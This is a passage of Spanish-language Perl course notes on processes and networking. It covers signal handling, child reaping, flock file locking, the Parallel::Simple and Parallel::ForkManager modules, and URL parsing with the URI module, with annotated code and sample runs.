pp2@nereida:~/src/perl/perl_networking/ch2$ cat -n write_ten_i.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  local $SIG{PIPE} = 'IGNORE';
 5
 6  open (PIPE,"| ./read_three.pl") or die "Can't open pipe: $!";
 7  select PIPE; $|=1; select STDOUT;
 8
 9  my $count=0;
10  for (1..10) {
11    warn "Writing line $_\n";
12    unless (print PIPE "This is line number $_\n") {
13      warn "An error occurred during writing: $!\n";
14      $count = $_-1;
15      last;
16    }
17    sleep 1;
18  }
19  close PIPE or die "Can't close pipe: $!";
20
21  print "Wrote $count lines of text\n";
```

En la línea 12 se hace uso de la propiedad de `print` de devolver 1 si la impresión se realizó con éxito. Al ejecutar obtenemos:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./write_ten_i.pl
Writing line 1
Read_three got: This is line number 1
Writing line 2
Read_three got: This is line number 2
Writing line 3
Read_three got: This is line number 3
Writing line 4
An error occurred during writing: Tubería rota
Wrote 3 lines of text
```

Nótese como el mensaje de la línea 13 produce el volcado de la variable `$!` en español. Nótese también que no se produce error en el `close PIPE`.

Para mas información sobre las señales véase `perldoc perlipc`.

3.4.13. Consideraciones sobre el uso de las Señales

Al ser eventos asíncronos, las señales pueden llegar durante cualquier instante de la ejecución del programa. En particular pueden hacerlo durante una llamada a un servicio del sistema operativo o cuando el intérprete Perl esta haciendo alguna labor de gestión de sus estructuras de datos para el manejo de la memoria.

Manejo de Señales en Versiones Anteriores a la 5.7.3

En las versiones de Perl anteriores a la 5.7.3 puede ocurrir que si el manejador de la señal hace alguna operación que implica la reorganización de la memoria (creación/destrucción) después del retorno

del manipulador el intérprete se encuentre con un estado incoherente del sistema y que eventualmente se derrumbe. Es por ello que se aconseja que para esas versiones los manejadores de interrupciones deben mantenerse lo mas simples posibles. Preferentemente deben limitarse a cambiar una variable de valor indicando la presencia de la interrupción. También deben evitarse las operaciones de entrada/salida.

Manejo de Señales en Versiones Posteriores a la 5.7.3

En las versiones posteriores a la 5.7.3 las señales son *postergadas*. Esto es, cuando el sistema operativo entrega la señal es recibida por el código C que implementa el intérprete Perl. Este ejecuta un manejador especial que establece una flag y termina inmediatamente. Posteriormente, tan pronto como se alcanza un punto seguro de la ejecución, por ejemplo cuando se va a ejecutar un nuevo `opcode` [1] se comprueban las flags y el manejador instalado por el usuario en `%SIG` es ejecutado.

3.4.14. Cosechado con un Manejador para `CHLD`

Manejo Simple

La forma habitual de cosechar los hijos de un proceso es instalar un manejador para la señal `CHLD` :

```
$SIG{CHLD} = sub { wait() }:
```

Este código funciona la mayor parte del tiempo.

Problemas

Sin embargo cuando un proceso es parado (ha recibido una señal `STOP`) también se produce una señal `CHLD`. En tal caso el padre obtiene la señal pero la señal no significa la finalización del proceso hijo. El padre ejecutará el `wait` y podría atascasrse si la señal de continuar no es enviada al hijo. Otro problema surge del hecho de que Unix sólo entrega una señal `CHLD` si varios subprocesos terminan al mismo tiempo. En este caso se produce la "fuga" de un zombi.

Una Solución

Una solución a estos problemas es la siguiente:

```
use POSIX qw(WNOHANG);
local $SIG{CHLD} = sub {
      while (my $kid = waitpid(-1, WNOHANG)) > 0) {}
    };
```

Si la señal `CHLD` fué consecuencia de una parada, el uso del modificador `WNOHANG` garantiza que no hay atasco. El bucle asegura que todos los zombies serán cosechados.

Cosechado e `IGNORE`

En un buen número de plataformas Unix las señales `CHLD` mantienen una conducta especial con respecto al valor de `IGNORE` . Poner `$SIG{CHLD} = 'IGNORE'` tiene el efecto de *no crear* un zombie. En tales plataformas la llamada a `wait` retorna `-1`.

Ejercicio 3.4.3. *Estudie y comente las respuestas al nodo* wait versus close on a pipe *en PerlMonks*

3.4.15. Ejercicio: Barreras

¿Es posible, usando señales, escribir una función que provea sincronización por barreras a los procesos de un mismo grupo?.

[1] Instrucción del juego del intérprete Perl

3.5. Cerrojos sobre Ficheros

El siguiente código muestra como usar la función `flock` para sincronizar los accesos a un fichero utilizado para la comunicación entre los mismos.

La Función `flock`

La sintáxis de `flock` es:

```
$boolean = flock(FILEHANDLE, $how)
```

El primer argumento es el manejador de ficheros y el segundo una constante numérica que indica el tipo de acceso. Toma uno de los valores `LOCK_SH`, `LOCK_EX` o `LOCK_UN` los cuáles estan definidos en el módulo `Fcntl` .

- `LOCK_SH` solicita un cerrojo compartido, Obtener un cerrojo en modo compartido no impide que otros lo adquieran como `LOCK_SH` pero impide que lo obtengan en modo exclusivo.
- `LOCK_EX` solicita un cerrojo en exclusiva
- y `LOCK_UN` libera un cerrojo obtenido previamente.

La función `flock` utiliza una política con bloqueo y *advisory locking. Los cerrojos se liberan cuando se cierra el fichero.* Además el cierre provoca el vaciado de los buffers. Algunas versiones de `flock` no permiten bloquear en un sistema de archivos en red; para ello hay que usar la función (dependiente del sistema) `fcntl` .

Ejecución

En el ejemplo se activan un número de procesos con identificadores lógicos entre 0 y `$np` que acceden concurrentemente a un fichero `sync.txt` añadiendo cada uno de los procesos su identificador al resultado previamente almacenado en el fichero:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./flock.pl  6
Process 2 reads 0.
Process 2 writing 2.
Process 3 reads 2.
Process 3 writing 5.
Process 4 reads 5.
Process 4 writing 9.
Process 6 reads 9.
Process 6 writing 15.
Process 5 reads 15.
Process 5 writing 20.
Process 1 reads 20.
Process 1 writing 21.
```

Código del Ejemplo

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n flock.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Fcntl qw(:DEFAULT :flock);
 4  use POSIX qw(WNOHANG);
 5  $| = 1;
 6
 7  local $SIG{CHLD} = sub {
 8    while (my $kid = waitpid(-1, WNOHANG) > 0) {}
```

```
 9  };
10
11  sub create_child {
12    my ($id, $task) = splice @_, 0, 2;
13    my $pid;
14
15    return $pid if $pid = fork();
16    die "Cannot fork $!" unless defined $pid;
17    $task->($id, @_); # do something
18    exit;
19  }
20
21  sub parfor {
22    my $LAST = shift;
23    my $task = shift;
24    my @pid;
25
26    $pid[0] = $$;
27    $pid[$_] = create_child($_, $task, @_) for 1..$LAST;
28    return @pid;
29  }
30
31  sub task {
32    my $id = shift;
33    my $fn = shift;
34
35    sleep(int(rand(2)));
36    open my $f, "+<$fn" or die "Can't open $fn. $!\n";
37    flock($f, 2);
38    seek $f, 0, 0;
39    my $num = <$f>;
40    warn "Process $id reads $num.\n";
41    seek $f, 0, 0;
42    my $s = $num+$id;
43    warn "Process $id writing $s.\n";
44    print $f $s;
45    close($f);
46    exit;
47  }
48
49  #main
50  my $np = shift || 3;
51  my $fn = shift || "sync.txt";
52  open my $f, "> $fn" or die "Can't open file $fn. $!\n";
53  print $f 0;
54  close($f);
55  &parfor($np, \&task, $fn);
56  do {} while wait > 0;
```

La función `sysopen`

La función `sysopen` tiene el formato:

```
sysopen FILEHANDLE,FILENAME,MODE,PERMS
```

Es posible establecer modos de acceso a un nivel mas detallado. Para ello se especifica el modo haciendo un *o lógico* de constantes definidas en `Fcntl` . Por ejemplo:

```
sysopen (HTML, 'myhtml.html', O_RDWR|O_EXCL|O_CREAT, 0755);
```

Algunos valores que pueden ser usados son:

Valor	Definición
`O_RDWR`	Lectura y Escritura
`O_RDONLY`	Sólo Lectura
`O_WRONLY`	Sólo Escritura
`O_CREAT`	Crear el Fichero
`O_APPEND`	Añadir
`O_TRUNC`	Truncar
`O_EXCL`	Parar si el fichero existe
`O_NONBLOCK`	Sin bloqueo

Ejercicio 3.5.1. *Lea la columna* Cleaning Up Log files *http://www.stonehenge.com/merlyn/UnixReview/col23.htm de Randall Schwartz para ams ejemplos de como usar* `flock`.

3.6. Práctica: Cálculo Multiproceso usando cerrojos

El área bajo la curva $y = \frac{1}{1+x^2}$ entre 0 y 1 nos proporciona un método para calcular π:

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

Esta integral puede aproximarse por la suma:

$$\pi \simeq \sum_{i=0}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)} \tag{3.1}$$

La suma puede hacerse en paralelo.

Escriba un programa Perl que calcule π usando varios procesos cada uno de los cuales calcula una parte de la suma asociada con la integral anterior. Utilice `flock` para sincronizar los procesos. Observe si hay diferencia entre ejecutarlo en un entorno NFS o no.

3.7. Práctica: El PID de un Subproceso

Intente dar respuesta a la siguiente pregunta enviada a *Perl Mongers*: Executing a process in the background A

Executing a process in the background AND getting its pid

> Hi all!
>
> I need to execute the process "Pïn the background. I suppose I can execute P in the background by saying
>
> ```
> system "P &"
> ```
>
> or by using fork and exec. However, my perl script need the pid of P in order to communicate with it (P creates logfiles whose names contain P's pid, and the perl script need to read these files). How do I get P's pid? I tried to use fork, but then of course I only got the pid of the new perl process. What I need is the pid of the P process.
>
> Thanks,
>
> Henrik

Comente las respuestas que se encuentran en Perl Mongers.

3.8. Práctica: Marshalling: Modifique `Proc::Simple`

Estudie el módulo Proc::Simple. Este es un ejemplo de uso:

```
use Proc::Simple;

$| = 1;                                  # debuffer output
$max_parallel_jobs = 5;                  # jobs processed in parallel
@running = ();                           # array of running jobs

foreach $job (1..9) {                    # create pseudo jobs
    push(@todo, "sleep 3");
}

########################################################################
                                         # while there are jobs to do
while($#todo >= 0 || $#running >= 0) {   # or started ones are running
    @running = grep { $_->poll() } @running;  # remove finished jobs

    if($#running + 1 < $max_parallel_jobs &&  # space free in running?
       defined($job = pop(@todo))) {          # ... and job available

        print "Starting job '$job' ... ";
        $proc = Proc::Simple->new();     # new process
        $proc->start($job) || die "Cannot start job $job";
        push(@running, $proc);           # include in running list

        print "STARTED. (Remaining: ", $#todo+1,
              " Running: ", $#running + 1, ")\n";
        next;                            # proceed without delay
    }
    sleep(1);                            # pause ... and proceed
}
```

Cuando se ejecuta, produce esta salida:

```
$ perl eg/parproc.pl
Starting job 'sleep 3' ... STARTED. (Remaining: 8 Running: 1)
Starting job 'sleep 3' ... STARTED. (Remaining: 7 Running: 2)
Starting job 'sleep 3' ... STARTED. (Remaining: 6 Running: 3)
Starting job 'sleep 3' ... STARTED. (Remaining: 5 Running: 4)
Starting job 'sleep 3' ... STARTED. (Remaining: 4 Running: 5)
Starting job 'sleep 3' ... STARTED. (Remaining: 3 Running: 5)
Starting job 'sleep 3' ... STARTED. (Remaining: 2 Running: 5)
Starting job 'sleep 3' ... STARTED. (Remaining: 1 Running: 3)
Starting job 'sleep 3' ... STARTED. (Remaining: 0 Running: 4)
```

Basándose en Proc::Simple escriba un módulo `Proc::RPC` que de funcionalidades similares:
Posibles Consideraciones:

- Use Moose.
- ¿Es posible llamar al método `start` para un objeto sobre el que hay un proceso ya arrancado?
- ¿Cual es la función de estas variables?

```
use vars qw(%EXIT_STATUS %INTERVAL %DESTROYED)
¿Es posible reconvertir las variables globales de paquete a variables léxicas?
```

- Observe la definición de Proc::Simple::Async. Los prototipos son usados a menudo en Perl para crear un DSL empotrado. Asimile este módulo.

Nueva funcionalidad: *Remote Procedure Calls*. Se propone modificar el código de `start` y añadir un método `join` similar a `wait` pero que para los procesos hijo que ejecutan código Perl retorna una estructura de datos Perl. Usando la API de Proc::Simple::Async podría ser utilizada así:

```
$proc = async { map { $_ * $_ } @_  } , 1..3;
...
my @r = $proc->join(); # @r es ahora (1, 4, 9)
```

Puede usar Data::Dumper o Storable para serializar los datos retornados. Para ello deberá modificar el método `start` de Proc::Simple:

```
sub start {
  my $self  = shift;
  my ($func, @params) = @_;

  # Reap Zombies automatically
  $SIG{'CHLD'} = \&THE_REAPER;

  # Fork a child process
  $self->{'pid'} = fork();
  return 0 unless defined $self->{'pid'};  #   return Error if fork failed

  if($self->{pid} == 0) { # Child

      if (defined $self->{'redirect_stderr'}) { ...  }

      if (defined $self->{'redirect_stdout'}) { ...  }

      if(ref($func) eq "CODE") {
        my @r = $func->(@params);
        #  Serialize @r in a temp file using Data::Dumper o Storable u otro ...
        $self->serialize(@r);
        exit 0;            # Start perl subroutine
      } else {
          exec $func, @params;       # Start shell process
          exit 0;                    # In case something goes wrong
      }
  } elsif($self->{'pid'} > 0) {      # Parent:
      ...
  } else {
      return 0;                      #   this shouldn't occur
  }
}
```

El método `join` funciona como el método `wait` pero lee y evalúa los contenidos del fichero generado por el proceso hijo. Es posible que necesite atributos adicionales para guardar el nombre del fichero mediante el que se comunicarán padre e hijo.

3.9. El Módulo `Parallel::Simple`

El módulo `Parallel::Simple` escrito por Ofer Nave nos proporciona un buen ejemplo de como se debe organizar la gestión de procesos mediante `fork`. Puede descargar el módulo desde CPAN http://search.cpan.org/ odigity/ o bien desde Parallel-Simple-0.01.tar.gz. El módulo provee la función `prun` la cual recibe una lista de referencias a subrutinas que son ejecutadas concurrentemente:

```
hp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n prun1.pl
1  #!/usr/bin/perl -w
2  use Parallel::Simple qw( prun );
3
4   # style 1: simple list of code blocks
5   prun(
6       sub { print "$$ foo\n" },
7       sub { print "$$ bar\n" }
8   ) or die( Parallel::Simple::errplus() );
9
lhp@nereida:~/Lperl/src/perl_networking/ch2$ prun1.pl
10789 bar
10790 foo
```

Si se desea, es posible usar el formato de llamada con nombre, asignándoles nombres a los procesos:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n prun3.pl
1  #!/usr/bin/perl -w
2  use Parallel::Simple qw( prun );
3
4   # style 2: named code blocks (like the Benchmark module)
5   prun(
6       foo => sub { print "$$ foo\n" },
7       bar => sub { print "$$ bar\n" },
8   ) or die( Parallel::Simple::errplus() );
lhp@nereida:~/Lperl/src/perl_networking/ch2$ prun3.pl
10797 bar
10798 foo
```

Es posible también especificar argumentos para cada una de las subrutinas:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n prun4.pl
1  #!/usr/bin/perl -w
2  use Parallel::Simple qw( prun );
3
4   # getting fancy with arg binding
5   prun(
6       [ sub { print "$$ bar @_\n" }, 1..4 ],
7       [ sub { print "$$ bar @_\n" }, 'a'..'c' ],
8   ) or die( Parallel::Simple::errplus() );
lhp@nereida:~/Lperl/src/perl_networking/ch2$ prun4.pl
10801 bar a b c
10802 bar 1 2 3 4
```

Es posible pasar opciones a `prun` como último argumento una referencia a un hash conteniendo las parejas opción-valor:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n prun2.pl
     1  #!/usr/bin/perl -w
```

```
 2  use Parallel::Simple qw( prun );
 3
 4   # style 1 with options
 5   prun(
 6       sub { print "$$ foo\n"; 0 },
 7       sub { print "$$ bar\n" },
 8       { use_return => 1 },
 9   ) or die( Parallel::Simple::errplus() );
10
lhp@nereida:~/Lperl/src/perl_networking/ch2$ prun2.pl
10859 bar
10860 foo
only 1 of 2 blocks completed successfully
        0 => 0
        1 => 256
```

La opción `use_return` hace que el valor retornado por el bloque se utilice como valor de retorno del proceso. La función `prun` devuelve 1 si ningún proceso falló y cero en otro caso. Esa es la razón por la que en el ejemplo se ejecuta el `die` de la línea 9. (La función `print` retorna un 1 si la escritura pudo hacerse).

La otra opción permitida es `abort_on_error` la cual hace que `prun` aborte la ejecución si alguno de los procesos devuelve un valor distinto de cero. Nótese que en tal caso se le asigna al proceso asesinado un código de retorno de -1 (véase la línea 42 del fuente de `prun` mas abajo).

El código del módulo es un ejemplo de como combinar simplicidad y eficiencia:

```
 1 sub prun {
 2     ( $error, $return_values ) = ( undef, undef );                    # reset globals
```

El módulo tiene dos funciones `err` y `rv` cuyos códigos se limitan a retornar dos variables léxicas `$error` y `$return_values`. La variable de error contiene un mensaje informativo sobre el tipo de error que se ha producido. Se puede obtener mas información sobre los errores consultando la variable `$return_values`. Si se ha usado una llamada con nombres esta variable es una referencia a un hash con claves los nombres de los procesos y valores los valores de retorno de los mismos. En otro caso es un array conteniendo los valores de retorno.

```
 3     return 1 unless ( @_ );                              # return true if 0 args passed
 4     my %options = %{pop @_} if ( ref($_[-1]) =~ /HASH/ );  # grab options, if specified
 5     return 1 unless ( @_ );                          # return true if 0 code blocks passed
```

El último argumento contiene las opciones si es una referencia a un hash. La línea 4 da cuenta de ello.

```
 8     my $named = ref($_[0]) ? 0 : 1; # if first element is a subref, they're not named
 9     my $i = 0;                    # used to turn array into hash with array-like keys
10     my %blocks = $named ? @_ : map { $i++ => $_ } @_;
```

Si la llamada fué "sin nombres" se reconvierte la lista de argumentos para producir una aparente llamada con nombres: los nombres son los índices de posición.

```
13     my %child_registry;  # pid => { name => $name, return_value => $return_value }
14     while ( my ( $name, $block ) = each %blocks ) {
15         my $child = fork();
16         unless ( defined $child ) {
17             $error = "$!";
18             last;  # something's wrong; stop trying to fork
19         }
```

```
20          if ( $child == 0 ) {  # child
21              my ( $subref, @args ) = ref($block) =~ /ARRAY/ ? @$block : ( $block );
22              my $return_value = eval { $subref->( @args ) };
23              warn( $@ ) if ( $@ );  # print death message, because eval doesn't
24              exit( $@ ? 255 : $options{use_return} ? $return_value : 0 );
25          }
26          $child_registry{$child} = { name => $name, return_value => undef };
27      }
```

El hash `%child_registry` tiene por claves los `PID`. Su valor es un hash anónimo con claves `name` y `return_value`. La variable `$block` es una de dos: Una referencia a una lista `( $subref, @args )` o bien simplemente una referencia a la subrutina a ejecutar (línea 21). La subrutina se ejecuta en la línea 22. El código de error se examina en las líneas 23 y 24.

A las alturas de la línea 26 (ejecutada sólo por el padre) no se conoce aún el valor de retorno y por eso se pone a `undef`.

```
30      my $successes = 0;
31      my $child;
32      do {
33          $child = waitpid( -1, 0 );
```

La espera por la finalización de un hijo en la línea 33 es síncrona.

```
34          if ( $child > 0 and exists $child_registry{$child} ) {
35              $child_registry{$child}{return_value} = $?
36                unless ( defined $child_registry{$child}{return_value} );
37              $successes++ if ( $? == 0 );
38              if ( $? > 0 and $options{abort_on_error} ) {
39                  while ( my ( $pid, $child ) = each %child_registry ) {
40                      unless ( defined $child->{return_value} ) {
41                          kill( 9, $pid );
42                          $child->{return_value} = -1;
43                      }
44                  }
45              }
46          }
47      } while ( $child > 0 );
```

Si la opción `abort_on_error` está activada y un proceso termina con un código de error se eliminan todos los procesos arrancados y que no hayan finalizado. Para ello se comprueba el estatus de retorno del proceso almacenado en `$?`. Si es distinto de cero se procede a abortar los procesos hijo envíandoles mediante la llamada `kill (9, $pid )`.

La función `kill` permite el envío de señales a otros procesos. Su modo de uso es:

```
$count = kill($signal, @processes);
```

La llamada envía la señal `$signal` a los procesos cuyos PID están en la lista `@processes`. El resultado devuelve el número de procesos a los que la señal llegó con éxito. Las señales serán estudiadas en mas detalle en la sección 3.4.

Nótese que pudiera ocurrir que un proceso `p1` terminará con éxito al mismo tiempo o poco después que otro proceso `p2` lo hace con error. En tal caso la llamada a `kill` de la línea 41 sobre `p1` fracasa en matar el zombi `p1` ya que este "ha muerto". Sin embargo se establece la entrada `$child->{return_value}` a `-1`. En este caso el `waitpid` de la línea 33 cosecha posteriormente al zombi resultante de `p1`. Observe que bajo estas circunstancias la condición de la línea 36 '`defined $child_registry{$child}{return_value}`' es cierta.

Por último se calcula el valor de retorno. La variable `$return_values` contendrá un hash anónimo con las parejas formadas por el nombre lógico del proceso y su valor de retorno si la llamada a `prun` usó el formato con nombres. En otro caso `$return_values` contiene una referencia a un array con los valores de retorno. Para ordenar los valores de retorno (líneas 52 y 53) es necesario usar el criterio de comparación numérica (`$a->{name} <=> $b->{name}`).

```
49     # store return values using appropriate data type
50     $return_values = $named
51         ? { map { $_->{name} => $_->{return_value} } values %child_registry }
52         : [ map { $_->{return_value} } sort { $a->{name} <=> $b->{name} }
53                 values %child_registry
54           ];
55
56     my $num_blocks = keys %blocks;
57     return 1 if ( $successes == $num_blocks );  # all good!
58
59     $error = "only $successes of $num_blocks blocks completed successfully";
60     return 0;  # sorry... better luck next time
61 }
```

El número de claves en `%blocks` es el número total de procesos.

Ejercicio 3.9.1. *Lea en avance la sección 3.3. Use el debugger de perl para estudiar la conducta de un programa con* `fork`*s de manera que le ayude a comprender el código de* `prun`*.*

3.10. El Módulo `Parallel::ForkManager`

El módulo `Parallel::ForkManager` provee una API OOP a la creación de procesos mediante `fork`. La funcionalidad adicional que se obtiene con el módulo es la posibilidad de proveer una cota superior al número de procesos que se pueden crear:

```
$pm = Parallel::ForkManager->new(5)
```

Una vez el objeto es creado es posible crear nuevos procesos hijo mediante el método `start`:

```
for my $link (@links) {
  $pm->start and next;

  get_link($link);
  $pm->finish;
};
```

`start` devuelve el `pid` del hijo al proceso padre y cero al hijo. La diferencia con un `fork` nativo es que `start` bloquea al proceso padre si la cota superior establecida en la llamada a `new` es sobrepasada.

La llamada al método `finish` termina el proceso hijo. Acepta un código opcional de salida. El código de salida por defecto es cero.

La llamada por parte del padre al método `wait_all_children` (línea 30 del código que sigue) hace que el padre no continúe hasta que todos los procesos hijo hayan terminado.

El código que sigue obtiene el nombre de un fichero `HTML` desde la línea de comandos. La llamada `HTML::TreeBuilder->new_from_file($rootdoc)` deja en `$tree` el árbol de análisis sintáctico del HTML. La llamada `$tree->find_by_tag_name('a')` retorna todos los nodos "ancla" existentes en el árbol (`<a href"...">...</a>`). El `map` de la línea 14 obtiene los atributos `href` de esos nodos. Mediante grep seleccionamos aquellas referencias a URL que sean completas.

El código de las líneas 23-30 se encarga de lanzar procesos concurrentes que descargan esos ficheros.

```
pp2@nereida:~/src/perl/forkmanager$ cat -n parforkaddr.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use Carp;
 4  use Parallel::ForkManager;
 5  use LWP::Simple;
 6  use HTML::TreeBuilder;
```

El módulo `LWP::simple` provee facilidades para la creación y manejo de objetos que se comportan como navegadores o browsers.

El módulo `HTML::TreeBuilder` proporciona failidades para el análisis sintáctico de fuentes `HTML`.

```
 8  my $debug = 1;
 9
10  my $rootdoc = shift || die "Usage $0 html_file_name\n";
11
12  my $tree = HTML::TreeBuilder->new_from_file($rootdoc);
```

Suponemos que el guión se llama con un fichero `file.html`. Los enlaces de la forma `<a href="...">...</a>` serán descargados por el guión en nuestra máquina local. La llamada a `HTML::TreeBuilder->new_from_file` crea el árbol de análisis sintáctico para el documento.

```
14  my @links = $tree->find_by_tag_name('a');
15  @links = map { $_->attr("href") } @links;
16  @links = grep { defined and m{http://.*\.html?$} } @links;
17  {
18    local $" = "\n\t";
19    print "Cargando:\n\t@links\n" if ($debug);
20  }
```

La llamada a `find_by_tag_name` devuelve una lista con todos los nodos ancla en el árbol. La transformación mediante `map` calcula los atributos `href` de esos nodos.

```
22  my $pm = Parallel::ForkManager->new(5);
23  for my $link (@links) {
24    $pm->start and next;
25
26    get_link($link);
27    $pm->finish;
28  };
29
30  $pm->wait_all_children;
31
32  sub get_link {
33    my $rootdoc = shift || croak "get_link error: provide a link\n";
34
35    my ($fn)= $rootdoc =~ /^.*\/(.*?)$/;
36    warn "Cannot determine filename from $fn\n", return 1 unless $fn;
37    my $rc=getstore($rootdoc,$fn);
38    my $result = is_success($rc);
```

La función `getstore` obtiene el documento y lo almacena. El resultado de la petición queda en `$rc`. La función `is_success` nos dice si la petición tuvo éxito.

```
39    if ($debug) {
40      my $prefix = $result? "$rootdoc downloaded": "Can't download $rootdoc";
```

```
41      print "$prefix. Response code: $rc\n";
42    }
43    return $result;
44  }
```

Ejercicio 3.10.1. *Reconstruya el programa explicado en esta sección y ejecutélo con la ayuda del depurador*

3.11. Práctica: Callbacks en `ForkManager`

El módulo `Parallel::ForkManager` permite el uso de llamadas diferidas o *callbacks*. Las callbaks se establecen mediante los métodos del objeto `Parallel::ForkManager` `run_on_start`, `run_on_wait` y `run_on_finish`. Estas reciben como argumentos las referencias a las subrutinas que se ejecutarán en las correspondientes situaciones. Consulte el manual de `Parallel::ForkManager`.

Modifique el ejemplo en la sección anterior para que disponga de un hash con claves en los `PID` y cuyos valores sean un hash anónimo conteniendo la información asociada al proceso: enlace a descargar, estatus de finalización y el `PID`. Para actualizar el hash use callbacks en el arranque y en la finalización de cada proceso. Añada al programa un parámetro `$limite` que controla el tiempo límite de descarga. Si el tiempo es superado elimine los procesos de descarga que no hayan terminado. Use para ello un callback de espera (`run_on_wait`).

Un manejador instalado con `run_on_start` será ejecutado cada vez que se crea con éxito un nuevo proceso hijo. El manejador es llamado con dos argumentos:

1. El PID del proceso
2. El identificador del proceso (si fué proveído en la llamada a `start`)

El formato de llamada de `run_on_wait` es `run_on_wait($code, [$period])`. La rutina referenciada por `$code` es llamada por el proceso padre cada vez que se crea un nuevo hijo. Si se provee el segundo argumento `$period` entonces la subrutina referenciada por `$code` es llamada periódicamente, aproximadamente cada `$period` segundos. No se le pasan parámetros a `$code`.

El siguiente ejemplo muestra la instalación de manejadores `on_start` y `on_wait`.

```
$pm->run_on_start(
   sub {
      my ($pid, $link)=@_;
      $pid_table{$pid} = {link => $link, pid => $pid, exit => undef};
   }
);

$pm->run_on_wait(
   sub {
     print "Time: ".(time()-$start_time)."\n";
     for (keys %pid_table) {
       print "$_ => $pid_table{$_}->{link}\n";
     }
     print "\n";
   }, $period
);
```

El manejador instalado mediante `run_on_wait` muestra el tiempo transcurrido desde `$start_time` asi como el contenido del hash `%pid_table`:

3.12. El Análisis de URLs

Introducción

Un *Uniform Resource Identifier* (*URI*) es una cadena de caracteres que identifica o da nombre a un recurso. Una URI puede ser un *Uniform Resource Locator* (*URL*) o un *Uniform Resource Name* (*URN*) o ambos. Un URN es una URI que identifica el recurso dentro del contexto de un espacio de nombres particular. Por ejemplo la URN `urn:isbn:0-395-36341-1` identifica un libro pero - a diferencia de lo que ocurre en una URL - no nos dice como localizarlo.

El ejemplo de descarga de páginas HTML introducido en la sección 3.10 pone de manifiesto un problema: El intento de analizar los componentes de un *Uniform Resource Locator* (*URL*) utilizando expresiones regulares está condenado al fracaso. Los URLs tiene una estructura definida en RFC 2396 y RFC 2732.

Estos son los componentes de una URL típica y sus nombres:

```
   http://user:pass@example.com:992/animal/bird?species=seagull#wings
   \___/  \________/\_________/\__/\__________/\______________/\____/
     |        |          |       |       |              |          |
  protocol  login       hosts    port    path         query      anchor/fragment
```

Análisis de una `URI` con el Módulo `URI`

Para analizar una URL se debe usar el módulo `URI` . Veamos un ejemplo de uso:

```
pp2@nereida:~/src/perl/LWP$ cat -n uri.pl
     1  #!/usr/local/bin/perl -w
     2  use strict;
     3  use URI;
     4
     5  my $surl = shift || die "Se esperaba una URL\n";
     6  my $url = URI->new($surl);
     7
     8  print "Scheme:   '",$url->scheme(),"'\n";
     9  print "Userinfo: '",$url->userinfo(),"'\n";
    10  print "Host:     '",$url->host(),"'\n";
    11  print "Port:     '",$url->port(),"'\n";
    12  print "Path:     '",$url->path(),"'\n";
    13  print "Query:    '",$url->query(),"'\n";
    14  print "Fragment: '",$url->fragment(),"'\n";
```

Siguen las salidas de dos ejecuciones del programa anterior:

```
pp2@nereida:~/src/perl/LWP$ uri.pl http://user:pass@example.com:992/animal/bird?species=seagul
Scheme:   'http'
Userinfo: 'user:pass'
Host:     'example.com'
Port:     '992'
Path:     '/animal/bird'
Query:    'species=seagull'
Fragment: 'wings'
pp2@nereida:~/src/perl/LWP$ uri.pl http://example.com/animal/bird#wings
Scheme:   'http'
Use of uninitialized value in print at ./uri.pl line 9.
Userinfo: ''
Host:     'example.com'
Port:     '80'
Path:     '/animal/bird'
```

```
Use of uninitialized value in print at ./uri.pl line 13.
Query:    ''
Fragment: 'wings'
```

Contrucción de una URI a partir de una Cadena

Los únicos caracteres permitidos en el *path* de una URL son los que casan con `m{[\w:_.!~*',:@&+$()/]}` mientras que en el *query* son los que pertenecen al lenguaje `m{[\w_.!~*'()-}`. Cualquier otro carácter debe ser *codificado URL* (también conocido como *Percent-encoding* y *URL encoding*): expresado mediante un símbolo de tanto por ciento seguido de los dígitos hexadecimales para ese carácter.

La función `uri_escape` en el módulo `URI::Escape` realiza el codificado URL de cualesquiera caracteres que deban ser codificados:

```
pp2@nereida:~/src/perl/LWP$ perl -MURI::Escape -wde 0
main::(-e:1):   0
  DB<1> $nombre = uri_escape("Juan Hernández")
  DB<2> $query = "name=$nombre+age=35+country=Spain"
  DB<3> print $query
name=Juan%20Hern%E1ndez+age=35+country=Spain
```

La función `uri_escape_utf8` codifica los caracteres en UTF-8 antes de escaparlos.

El Método `Clone`

El método `clone` nos permite copiar un objeto URI:

```
pp2@nereida:~/src/perl/LWP$ perl -wd uri.pl http://user:pass@example.com:992/animal/bird?speci
main::(uri.pl:5):       my $surl = shift || die "Se esperaba una URL\n";
  DB<1> c 8
main::(uri.pl:8):       print "Scheme:   '",$url->scheme(),"'\n";
  DB<2> $copy = $url->clone()
  DB<3> x ($url, $copy)
0  URI::http=SCALAR(0x83fd460)
   -> 'http://user:pass@example.com:992/animal/bird?species=seagull#wings'
1  URI::http=SCALAR(0x83fdc88)
   -> 'http://user:pass@example.com:992/animal/bird?species=seagull#wings'
```

Los Setters de los Objetos URI Se pueden usar los métodos anteriores como setters:

```
  DB<4> $copy->path('/weblogs')
  DB<5> x ($copy->path, $url->path)
0  '/weblogs'
1  '/animal/bird'
```

URIs en Contexto de Cadenas

Al tratar un objeto de la clase `URI` como una cadena se obtiene la cadena que describe la URL:

```
  DB<6> print "$copy"
http://user:pass@example.com:992/weblogs?species=seagull#wings
```

Normalización de `URIs` Se denomina *normalización de una URL* o *canonización de una URL* al resultado de transformar la URL de una manera consistente de manera que sea posible determinar si dos cadenas URLs son equivalentes.

`canonical` normaliza una URI:

```
pp2@nereida:~/src/perl/LWP$ perl -MURI -wde 0
  DB<1> $u = URI->new('HTTP://user:pass@example.com:992/animal/bird?species=%41eagull%2ewings'
  DB<2> $w = $u->canonical()
  DB<3> x ($u, $w)
0  URI::http=SCALAR(0x83ffc84)
   -> 'HTTP://user:pass@example.com:992/animal/bird?species=%41eagull%2ewings'
